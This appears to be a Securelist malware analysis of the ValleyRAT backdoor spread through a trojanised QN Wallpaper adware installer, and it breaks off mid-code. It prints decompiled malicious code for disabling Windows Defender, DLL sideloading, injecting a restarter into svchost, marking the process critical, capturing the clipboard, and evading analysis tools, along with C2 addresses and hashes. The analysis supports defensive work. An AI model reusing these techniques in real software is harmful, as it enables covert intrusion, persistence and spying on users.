


# ValleyRAT masquerading as adware

---

[SL securelist.com/valleyrat-backdoor-adware/121175](https://securelist.com/valleyrat-backdoor-adware/121175)

Pavel Bukhtenko

August 31, 2026



Attackers typically try to pass off malware as legitimate applications or as potentially unwanted programs that users deliberately search for and download, such as cheats or cracks. They often rely on ad and affiliate networks to deliver their creations to victims' devices. This post examines a less conventional case: a well-known backdoor distributed under the guise of adware. The attackers may have chosen this distribution method because the adware was signed by the developer. On top of that, users often manually add these apps to exclusions, so their useful features don't get blocked.

Some time ago, a client asked us to analyze a file with the MD5 hash `c24e99f9437feacaa63766a3cde3fe3d` and add it to our detection database. We initially classified it as adware, but a cursory analysis turned up suspicious network activity, which prompted us to dig deeper. It turned out the sample did far more than serve ads. In fact, its advertising functionality doesn't even work; instead, it triggers an infection chain that delivers the ValleyRAT backdoor.

## Malicious installer

---

The file the client shared with us turned out to be an installer that performed different actions depending on the two-letter suffix used in the file name, positioned just before the numeric string.

| Installer name      | What it does                                                 |
|---------------------|--------------------------------------------------------------|
| FS_SETUP_DD_173.exe | Installs DingTalk, a workplace collaboration platform        |
| FS_SETUP_GG_173.exe | Installs Google Chrome                                       |
| FS_SETUP_HY_173.exe | Opens <code>hxxps://meeting[.]tencent[.]com/download/</code> |

These actions are most likely designed to divert the user's attention away from the sample's malicious functionality. Regardless of the file name, the installer deploys a modified Chinese desktop wallpaper management tool called QN Wallpaper (`hxxps://qnwallpaper[.]keansoft[.]cn/`) and adds it to the registry's autorun entries.



The original version of QN Wallpaper is genuine adware: on installation, it delivers bundled partner apps to the device and then displays ad banners to the user. In this case, however, the attackers use it to carry out [DLL sideloading](#), a technique that allows malicious code to run under the guise of a signed process by way of a malicious DLL.

The QN Wallpaper modules, along with the malicious components, are unpacked to `C:\Program Files\QNWallpaper\5.4.0.1662\<random string of letters and digits>`. The following files are saved in that directory:

| File name | MD5 | Purpose |
|-----------|-----|---------|
|-----------|-----|---------|

|                                                |                                   |                                                                                                                  |
|------------------------------------------------|-----------------------------------|------------------------------------------------------------------------------------------------------------------|
| 1.zip                                          | 7ad1e3ef4e6d9d636c9e7e967733850e  | Archive containing the adware files QnWallpeper.exe and QnwPlayer.exe, along with the modules needed to run them |
| 7z.dll                                         | 96b4c1d0683dce22bd3223e1e40689c1  | 7z archiver library                                                                                              |
| 7z.exe                                         | 9b86d3ab6cef15c633933fbbeab39c0a  | Archiver                                                                                                         |
| chrome_elf.dll                                 | edfdc30cbd85879776b8f735ea7de1f1  | Library used to launch Electron-based applications                                                               |
| libcef.dll                                     | 07ddbbe2c71c45577a7a4fbcdaba0df91 | Malicious library                                                                                                |
| PeLoader                                       | 48826d5ca845979d2e6ebd66dc1aae90  | File containing the encrypted backdoor                                                                           |
| QnWallpaper.exe                                | 6c158c0f8e029342192d4f0d72e102b7  | Adware module                                                                                                    |
| QnwPlayer.exe                                  | 9a71d6a41cd258b9e89cdc5fc224de73  | Adware module                                                                                                    |
| <random string of letters and digits>Nedca.exe | c24e99f9437feacaa63766a3cde3fe3d  | Malicious installer copy                                                                                         |

After unpacking, the installer uses the DisableAntiSpyware registry key to disable Windows Defender and then launches QnWallpaper.exe.

```

push    offset DisableAntiSpyware_str ; "SOFTWARE\Policies\Microsoft\Windows ..."
lea     ecx, [ebp+var_17C]
call    strconstructor2
; } // starts at 970858
; try {
mov     [ebp+var_4], 129h
mov     edx, eax
push    1 ; key value
call    create_and_set_dword_registry_key
; } // starts at 970877

```

DisableAntiSpyware\_str: ; DATA XREF: sub\_96E2E0+2587fo

text "UTF-16LE", 'SOFTWARE\Policies\Microsoft\Windows Defender\Disabl'


text "UTF-16LE", 'eAntiSpyware',0

Disabling Windows Defender

## DLL Sideloaded via libcef.dll

QnWallpaper.exe has dependencies in libcef.dll, so this library gets loaded when the process starts. QnWallpaper.exe also launches QnwPlayer.exe, which likewise calls libcef.dll.

QnWallpaper and QnwPlayer won't actually function correctly, because the functions exported from libcef.dll are put into an infinite sleep. However, in case that sleep is ever interrupted, the attackers have implemented a function that loads all the necessary functions from the original library into memory, provided it can locate that library on the system.




Example of an exported function

```
mov     resolved_cef_browser_host_create_browser_sync, eax
call    resolve_fn
mov     ecx, offset aCefBrowserView_2 ; "cef_browser_view_get_for_browser"
mov     resolved_cef_browser_view_create, eax
call    resolve_fn
mov     ecx, offset aCefClearCrossO_0 ; "cef_clear_cross_origin_whitelist"
mov     resolved_cef_browser_view_get_for_browser, eax
call    resolve_fn
```

Loading functions from the original libcef.dll

The malicious functionality in libcef.dll is invoked by a call to `DllMain`, which runs automatically when the library is loaded. That said, alongside the original exports, the library also contains a function named `RunDLL`, which likewise initiates execution of the malicious code.

QnWallpaper never calls this function. We suspect the attackers intended to invoke it manually via `rundll32` or planned to use a separate executable for this purpose, one that wasn't included in the package downloaded by the sample.



The RunDLL function

## Running the malicious code

When the library is loaded, code runs that ensures QnWallpaper.exe persists at startup: it adds a file extension association and drops a file with the corresponding extension in C:\Documents and Settings\<username>\Start Menu\Programs\Startup\.

This is followed by a chain of wrapper functions whose main job is to call the next one. Execution eventually reaches the function that contains the actual malicious code. For convenience, we'll refer to it as mw\_entry.

- Whether the current user belongs to the Administrators group
- Which process the DLL is running inside

## Checking for administrator privileges

```

if ( !success )
{
    do
    {
        run_timer(100);
        v38 = get_filepath((const wchar_t **)&phkResult);
        LOBYTE(v65) = 3;
        v39 = sub_6B1C23E0(v55);
        LOBYTE(v65) = 4;
        filepath = (const WCHAR **)&sub_6B1CED30(v57, (int)v39, v38);
        LOBYTE(v65) = 5;
        success_1 = run_as_admin(filepath);
        LOBYTE(v65) = 4;
        destructor1(v57);
        LOBYTE(v65) = 3;
        destructor1(v55);
        LOBYTE(v65) = 2;
        destructor1(&phkResult);
    }
    while ( !success_1 );
}
ExitProcess(0);

```

6/22

- If the library is running inside QnWallpaper.exe, the payload is loaded from the PeLoader file.

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text       |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--------------------|
| 00000000  | B2 | DF | 07 | 46 | 6A | 1C | 5C | FA | 87 | A1 | A4 | CE | 37 | CB | 36 | 7F | ß.Fj.\úþ;¸Î7Ë6.    |
| 00000010  | C7 | AA | 22 | C7 | D5 | 59 | 0F | 88 | DF | 16 | 13 | D7 | B3 | AE | 00 | DB | Ç²"ÇÖY.^ß...×³@.Û  |
| 00000020  | A8 | 68 | 1B | C2 | 24 | 52 | C6 | 3E | E0 | FF | 62 | AB | C0 | 57 | A7 | 04 | h.Â\$RÆ>àÿb«ÀWS.   |
| 00000030  | 22 | 04 | A8 | D3 | FA | A6 | 88 | 43 | 03 | 5F | 26 | B7 | 79 | 80 | 80 | E1 | ".´Óú;^C. &·yËÉá   |
| 00000040  | 76 | D0 | 79 | D4 | C4 | EC | 19 | 33 | 3E | AE | 28 | 4B | 75 | 51 | CC | 7E | vDyÔÄl.3>®(KuQÎ~   |
| 00000050  | DE | AE | 47 | 40 | 42 | 04 | 57 | CD | 73 | C8 | 70 | D4 | 17 | 59 | CC | 64 | ËOG@B.WÍsÈpÔ.YÍd   |
| 00000060  | 12 | DD | 56 | 2B | 58 | 4B | 48 | 5E | 35 | B4 | 54 | C9 | A5 | 9F | 32 | BC | .ÝV+XKH^5´TÉ¥Ý2¼   |
| 00000070  | AD | 77 | 7A | 6B | A5 | 91 | 31 | 23 | 2F | 27 | 1C | F7 | 54 | 97 | 34 | A8 | .wzk¥'l#/'÷T-4"    |
| 00000080  | 56 | 85 | EA | DB | D1 | F8 | 09 | 9C | 21 | 26 | 89 | 7E | 84 | 7D | 72 | 00 | V...êÛÑø.œ!&%~„}r. |
| 00000090  | 1A | 10 | 8B | D6 | AB | 51 | CD | 7C | 18 | 2F | EA | 26 | F6 | 13 | 12 | 11 | ..<Ö«QÍ ./ê&ö...   |
| 000000A0  | 32 | 2D | BC | B1 | 3E | 4B | D0 | E2 | A3 | 54 | C9 | 26 | 53 | 29 | 1D | 72 | 2-¼±>KÐâ£TÉ&S).r   |

Encrypted payload

- If the library is running inside QnwPlayer.exe, the payload is loaded from libcef.dll resources.

Icon
RCData
500 : 2052
501 : 2052
502 : 2052
503 : 2052
Icon Group
Version Info
Manifest

000CDD80 22 DF 07 46 6A 1C 5C FA 87 A1 A4 CE 37 CB 36 7F C7 AA 22 C7 D5 59 0F 88 DF 16 13 D7 B3 AE 00 1  
000CDDA0 A8 68 1B C2 24 52 C6 3E E0 FF 62 AB C0 57 A7 04 53 7A 83 97 79 2E E3 4C 79 1F 11 86 26 74 F4 5  
000CDDC0 D4 BF FD B0 27 00 74 0A 6B DD 58 B7 46 19 D6 BA 9A C7 4C 10 E7 35 B0 98 F9 EC A9 CD 8E A7 E9 5  
000CDDC0 3F 11 7C 39 18 63 9D 4C 18 2D 3D 52 F1 9C 5D 2B 93 D1 68 52 9C 78 D4 37 53 5E 99 A1 9D 81 93 4  
000CDE00 E6 20 D9 B1 19 6F 8A DD B1 81 C0 25 71 FA 23 8A F1 33 4E 6B 10 B0 35 44 90 7D 5A A3 97 0A 99 1  
000CDE20 47 08 8A 35 7C 73 17 69 D6 04 46 14 DB 64 65 63 1E 51 EF E7 CB F9 4A 4B 2B DF 1A A4 E4 EB E3 7  
000CDE40 C0 0D 3E A2 A1 38 DD 40 F5 8E B6 0F BA B5 39 BC 0D 7C BB C3 C2 44 A8 6C 2F 07 0C 88 C0 85 97 5  
000CDE60 99 12 7A FF BF 77 3F 66 E2 44 D5 69 97 9E ED E8 12 DA D7 68 7B 8D 23 53 8D D4 B3 E6 08 6F 03 1  
000CDE80 8E A7 F3 18 D9 06 42 A2 83 25 5C A0 23 C0 43 B7 21 05 83 30 10 38 42 20 FE 6F FD E8 21 7D 50 4  
000CDEA0 E5 06 D5 15 84 64 07 65 A4 A7 CC 3A 58 87 15 39 4A 2D F6 77 CA 8F F2 07 E9 CB 73 E1 38 D2 83 8  
000CDEC0 7A 30 C9 2C 30 22 FF 3C F2 C2 8B DB FB 77 BC 9E 42 F3 36 93 FF 20 C1 49 E4 7B BB 8E AB BD FB 4  
000CDEE0 41 19 6B F9 9A 44 BB 29 E4 5E 38 6D 90 3E 9D 7A 85 E8 C4 21 76 6A 50 37 84 2B 6B D1 C2 F5 3A 8  
000CDF00 90 5D 1B 3B F2 58 14 89 FC B0 D0 B4 50 7B C3 C6 F7 E1 06 12 C6 65 D6 7F 31 4F B2 5C 0C 16 5  
000CDF20 R1 13 00 2F 6F 08 00 0R 40 R2 2R FF 1R 0D 70 7C 2F FF 7A 6A 66 66 6R 46 6C 07 8F A3 77 2C 7C 5

6B1B9837 6A 0A  
6B1B9839 50  
6B1B983A A1 B0F51F6B  
6B1B983F B9 B0F51F6B  
6B1B9844 68 F5010000  
6B1B9849 FF50 18  
6B1B984C C74E 0C 20121F6B

push A  
push eax  
mov eax,dword ptr ds:[6B1FF580]  
mov ecx,libcef.6B1FF5B0  
push 1F5  
call dword ptr ds:[eax+18]  
mov dword ptr esi,libcef.6B1FF5B0

resource id  
get payload

hModulea = (HMODULE)(\*\*this)(this);  
ResourceW = FindResourceW(hModulea, (LPCWSTR)(unsigned \_\_int16)hResInfo, lpType);  
hResInfoa = ResourceW;  
if ( ResourceW )  
{  
Resource = (WCHAR \*)LoadResource(hModulea, ResourceW);  
if ( Resource )  
{  
payload = LockResource(Resource);  
if ( !payload )  
{  
ABEL\_18:  
FreeResource(Resource);  
return v6;  
}  
v10 = SizeofResource(hModulea, hResInfoa);

Retrieving the payload from a resource

Both payloads are AES-encrypted DLLs that contain the ValleyRAT backdoor. The only difference between them is their configuration, specifically, the C2 server addresses. After decryption, libcef.dll checks the magic signatures in the resulting PE file's headers to confirm the sample is valid. If this check fails, the library releases its resources and takes no further action.

```
dos_header = *(IMAGE_DOS_HEADER **)(v2 + 12);
v4 = *(_DWORD *)(v1 + 20);
j = v4;
if ( !dos_header )
    goto fail;
if ( v4 < 0x40 )
    goto fail;
if ( dos_header->e_magic != 'ZM' )
    goto fail;
e_lfanew = dos_header->e_lfanew;
e_lfanew2 = &dos_header->e_lfanew;
if ( v4 < e_lfanew + 0xF8 )
    goto fail;
nt_headers_check = *(_DWORD *)((char *)&dos_header->e_magic + e_lfanew) == 'EP';
nt_headers = (IMAGE_NT_HEADERS32 *)((char *)dos_header + e_lfanew);
nt_headers2 = (IMAGE_NT_HEADERS32 *)((char *)dos_header + e_lfanew);
if ( !nt_headers_check )
    goto fail;
if ( nt_headers->FileHeader.Machine != IMAGE_FILE_MACHINE_I386 )
    goto fail;
if ( (nt_headers->FileHeader.Characteristics & 2) == 0 )
    goto fail;
v8 = nt_headers->FileHeader.SizeOfOptionalHeader;
if ( v8 < 0xE0u )
    goto fail;
SizeOfOptionalHeader = (unsigned int)(v8 - 0xE0);
```

Validating the PE file headers after decryption

If the headers check out, libcef.dll loads the payload into the process's memory space and hands control over to the backdoor by calling DllMain.

```
if ( (nt_headers2->FileHeader.Characteristics & IMAGE_FILE_DLL) == 0 )
    goto fail;
AddressOfEntryPoint = nt_headers2->OptionalHeader.AddressOfEntryPoint;
if ( !AddressOfEntryPoint
    || ((int (__stdcall *)(_DWORD *, int, _DWORD))((char *)imagebase + AddressOfEntryPoint))(imagebase, 1, 0) )
{
    goto fail;
}
```

Calling DllMain

## ValleyRAT

ValleyRAT begins its operation by parsing its configuration, which consists of key:value pairs concatenated into a single string. To obfuscate this configuration, the attackers wrote the string in reverse.

```

; wchar_t config_data
config_data:                                ; DATA XREF: init_cfg+D1fo
                                           ; init_cfg+3Bfo ...
text "UTF-16LE", '|0:db|0:lk|0:hs|1:ld|0:ll|0:hb|1:pj|4 .6 .6202:zb|0'
text "UTF-16LE", '.1:bb|'
aZf1Lc1Dd13t344:
text "UTF-16LE", '默认:zf|1:lc|1:dd|1:3t|344:3o|81.66.54.301:3p|1:2t|24'
text "UTF-16LE", '4:2o|81.66.54.301:2p|1:1t|144:1o|81.66.54.301:1p|',0

```

Obfuscated configuration

During parsing, the backdoor restores the correct character order and reads the key values one by one. The set of keys is the same regardless of which process the backdoor is running in.

```

void init_cfg()
{
    if ( !cfg_init )
    {
        cfg_init = 1;
        _wcsrev(config_data);
        memset(&unk_6B012928, 0, 4768u);
        set_cfg_field(config_data, L"p1:", c2ip1, nullptr);
        set_cfg_field(config_data, L"o1:", &port1, nullptr);
        set_cfg_field(config_data, L"t1:", nullptr, &protocol1);
        set_cfg_field(config_data, L"p2:", c2ip2, nullptr);
        set_cfg_field(config_data, L"o2:", &port2, nullptr);
        set_cfg_field(config_data, L"t2:", nullptr, &protocol2);
        set_cfg_field(config_data, L"p3:", c2ip3, nullptr);
        set_cfg_field(config_data, L"o3:", &port3, nullptr);
        set_cfg_field(config_data, L"t3:", nullptr, &protocol3);
        set_cfg_field(config_data, L"dd:", &sleeptime_before_execution, nullptr);
        set_cfg_field(config_data, L"cl:", sleeptime, nullptr);
        set_cfg_field(config_data, L"fz:", Source, nullptr);
        set_cfg_field(config_data, L"bb:", hardcoded_unknown, nullptr);
        set_cfg_field(config_data, L"bz:", cfg_date, nullptr);
        set_cfg_field(config_data, L"jp:", nullptr, &dword_6B0131A8);
        set_cfg_field(config_data, L"bh:", nullptr, &SetBsodOnTerminate_flag);
        set_cfg_field(config_data, L"ll:", nullptr, &detect_antimalware_tools_flag);
        set_cfg_field(config_data, L"dl:", nullptr, &dword_6B0131B8);
        set_cfg_field(config_data, L"sh:", nullptr, &restarter_thread_flag);
        set_cfg_field(config_data, L"kl:", nullptr, &dword_6B0131C0);
        set_cfg_field(config_data, L"bd:", nullptr, dword_6B0131C4);
    }
}

```

Parsing the configuration

Some of the configuration fields are listed below:

| Key | Description          |
|-----|----------------------|
| p?  | C2 server IP address |
| o?  | C2 server port       |

|    |                                                                                                                                         |
|----|-----------------------------------------------------------------------------------------------------------------------------------------|
| t? | Protocol (1: TCP, 0: UDP)                                                                                                               |
| dd | Sleep duration before executing the main code                                                                                           |
| cl | Sleep duration after receiving the corresponding command from the server                                                                |
| bz | Configuration creation date                                                                                                             |
| bh | Whether to mark the current process as critical (so that terminating it triggers a blue screen of death) Possible values: 1: yes, 0: no |
| ll | Whether to check for running security/traffic-analysis tools/processes (1: check, 0: do not check)                                      |
| sh | Whether to inject code into svchost that will restart the malicious process (1: inject, 0: do not inject)                               |

The backdoor uses several techniques to protect its process. Some are configuration-dependent, while others are always applied:

- Injecting code into svchost to restart the process: a configurable option. The backdoor allocates memory inside the svchost process, injects code into it, and sets PAGE\_NOACCESS permissions on the memory page containing the injected data. It then creates a suspended thread, waits 60 seconds, grants read, write, and execute permissions on the page, and resumes the thread.

```
svchost_handle = OpenProcess(PROCESS_ALL_ACCESS, 0, lpProcessInformation->dwProcessId);
if ( !svchost_handle )
    return 0;
memset(&inject_ctx, 0, sizeof(inject_ctx));
kernel32hmod = LoadLibraryA("Kernel32.dll");
inject_ctx.OpenProcess = (HANDLE (*)(DWORD, BOOL, DWORD))GetProcAddress(kernel32hmod, "OpenProcess");
LibraryA = LoadLibraryA("Kernel32.dll");
inject_ctx.ExitProcess = (void (*)(UINT))GetProcAddress(LibraryA, "ExitProcess");
v6 = LoadLibraryA("Kernel32.dll");
inject_ctx.WinExec_fn = (UINT (*)(LPCSTR, UINT))GetProcAddress(v6, "WinExec");
v7 = LoadLibraryA("Kernel32.dll");
inject_ctx.WaitForSingleObject = (DWORD (*)(HANDLE, DWORD))GetProcAddress(v7, "WaitForSingleObject");
CurrentProcess = GetCurrentProcess();
inject_ctx.parrtent_pid = GetProcessId(CurrentProcess);
memset(Filename, 0, sizeof(Filename));
GetModuleFileNameA(nullptr, Filename, 250u);
sprintf_s_wrapper(inject_ctx.malware_path, "%s", Filename);
ctx_address_ex = VirtualAllocEx(svchost_handle, nullptr, 280u, 0x3000u, PAGE_EXECUTE_READWRITE);
if ( !ctx_address_ex )
    return 0;
if ( !WriteProcessMemory(svchost_handle, ctx_address_ex, &inject_ctx, 280u, nullptr) )
    return 0;
f10ldProtect = 0;
VirtualProtectEx(svchost_handle, ctx_address_ex, 280u, PAGE_NOACCESS, &f10ldProtect);
shellcode_addr = VirtualAllocEx(svchost_handle, nullptr, 4096u, 0x3000u, PAGE_EXECUTE_READWRITE);
if ( !shellcode_addr )
    return 0;
if ( !WriteProcessMemory(svchost_handle, shellcode_addr, restarter, 0x1000u, nullptr) )
    return 0;
VirtualProtectEx(svchost_handle, shellcode_addr, 0x1000u, PAGE_NOACCESS, &f10ldProtect);
hThread = CreateRemoteThread(
    svchost_handle,
    nullptr,
    0,
    (LPTHREAD_START_ROUTINE)shellcode_addr,
    ctx_address_ex,
    CREATE_SUSPENDED,
    0
);
if ( !hThread )
    return 0;
Sleep(60000u);
VirtualProtectEx(svchost_handle, ctx_address_ex, 0x118u, PAGE_EXECUTE_READWRITE, &f10ldProtect);
VirtualProtectEx(svchost_handle, shellcode_addr, 0x1000u, PAGE_EXECUTE_READWRITE, &f10ldProtect);
ResumeThread(hThread);
```

Injecting code into svchost

The function injected into the process has a single job: restart the backdoor if its execution is interrupted for any reason.

```

int __stdcall restarter(inject_struct_1 *ctx)
{
    HANDLE (*OpenProcess)(DWORD, BOOL, DWORD); // eax
    void (*ExitProcess)(UINT); // ebx
    UINT (*WinExec_fn)(LPCSTR, UINT); // edi
    HANDLE parent_handle; // eax
    DWORD parent_pid; // [esp-4h] [ebp-10h]
    DWORD (*WaitForSingleObject)(HANDLE, DWORD); // [esp+14h] [ebp+8h]

    OpenProcess = ctx->OpenProcess;
    ExitProcess = ctx->ExitProcess;
    WinExec_fn = ctx->WinExec_fn;
    parent_pid = ctx->parent_pid;
    WaitForSingleObject = ctx->WaitForSingleObject;
    parent_handle = OpenProcess(PROCESS_ALL_ACCESS, 0, parent_pid);
    ctx->parent_handle = parent_handle;
    WaitForSingleObject(parent_handle, INFINITE);
    WinExec_fn(ctx->malware_path, 5);
    ExitProcess(0);
    return 0;
}

```

Injected function

- Marking its own process as critical (so that terminating it triggers a blue screen of death): a configurable option.

```

ntdll_handle = GetModuleHandleA("Ntdll.dll");
NtSetInformationProcess = (void (__stdcall *) (HANDLE, int, int *, int))GetProcAddress(
    ntdll_handle,
    "NtSetInformationProcess");

if ( NtSetInformationProcess )
{
    v6 = 1;
    CurrentProcessId = GetCurrentProcessId();
    v5 = OpenProcess(PROCESS_ALL_ACCESS, 0, CurrentProcessId);
    NtSetInformationProcess(v5, ProcessBreakOnTermination, &v6, 4);
    return (void (__stdcall *) (HANDLE, int, int *, int))1;
}

```

Setting its own process as critical

- Restarting on an unhandled exception. This protection mechanism is always active, regardless of the backdoor's configuration.

```

    wsprintfW(
        v31,
        L"%4d.%2d.%2d-%2d:%2d:%2d",
        SystemTime.wYear,
        SystemTime.wMonth,
        SystemTime.wDay,
        SystemTime.wHour,
        SystemTime.wMinute,
        SystemTime.wSecond);
    SetUnhandledExceptionFilter(RestartOnException);
}

void __stdcall __noreturn RestartOnException(struct _EXCEPTION_POINTERS *ExceptionInfo)
{
    WCHAR *CommandLineW; // esi
    struct _STARTUPINFOW StartupInfo; // [esp+8h] [ebp-264h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+50h] [ebp-21Ch] BYREF
    WCHAR Filename[258]; // [esp+60h] [ebp-20Ch] BYREF

    GetModuleFileNameW(nullptr, Filename, 0x1FEu);
    CommandLineW = GetCommandLineW();
    GetStartupInfoW(&StartupInfo);
    CreateProcessW(
        Filename,
        CommandLineW,
        nullptr,
        nullptr,
        0,
        0x20u,
        nullptr,
        nullptr,
        &StartupInfo,
        &ProcessInformation);
    ExitProcess(0xFFFFFFFF);
}

```

Restarting on exceptions

The backdoor also has spyware functionality. While running, it tracks keystrokes and the currently focused window by using functions from the DirectInput8 library. It also captures clipboard contents. All collected data is saved to a file on disk.

```

while ( 1 )
{
    Sleep(1u);
    if ( GetTickCount() - current_ticks > 1500 )
    {
        TickCount = GetTickCount();
        InterlockedExchange(&current_ticks, TickCount);
        OpenClipboard(nullptr);
        ClipboardData = GetClipboardData(CF_UNICODETEXT);
        v3 = ClipboardData;
        if ( ClipboardData )
        {
            Size = 2 * GlobalSize(ClipboardData) + 2;
            v4 = (const unsigned __int16 *)GlobalLock(v3);
            v5 = v4;
            if ( v4 && (int)Size < 2048 && wcscmp(v4, v22) )
            {
                memcpy_0(v22, v5, Size);
                wprintfW(v23, asc_6B0080A4, v5);
                save_captured_data_to_file(v23);
                memset(v23, 0, 0x800u);
            }
            GlobalUnlock(v3);
        }
        CloseClipboard();
    }
}

```

Capturing clipboard data

If the `ll` key in the configuration is set to 1, ValleyRAT periodically checks for active windows belonging to applications that could be used to analyze processes or traffic. Window enumeration is done via the `EnumWindows` function, using the following callback:

```

char __stdcall DetectAntiMalwareWindow(HWND hWnd, _DWORD *tool_detected)
{
    WCHAR *window_title; // esi

    if ( !hWnd )
        return 0;
    if ( !IsWindowVisible(hWnd) )
        return 1;
    window_title = (WCHAR *)operator new[](2048u);
    *(_DWORD *)window_title = 0;
    GetWindowTextW(hWnd, window_title, 1000);
    if ( wcsstr(window_title, L"流量")
        || wcsstr(window_title, L"ApateDNS")
        || wcsstr(window_title, L"Malwarebytes")
        || wcsstr(window_title, L"TCPEye")
        || wcsstr(window_title, L"TaskExplorer")
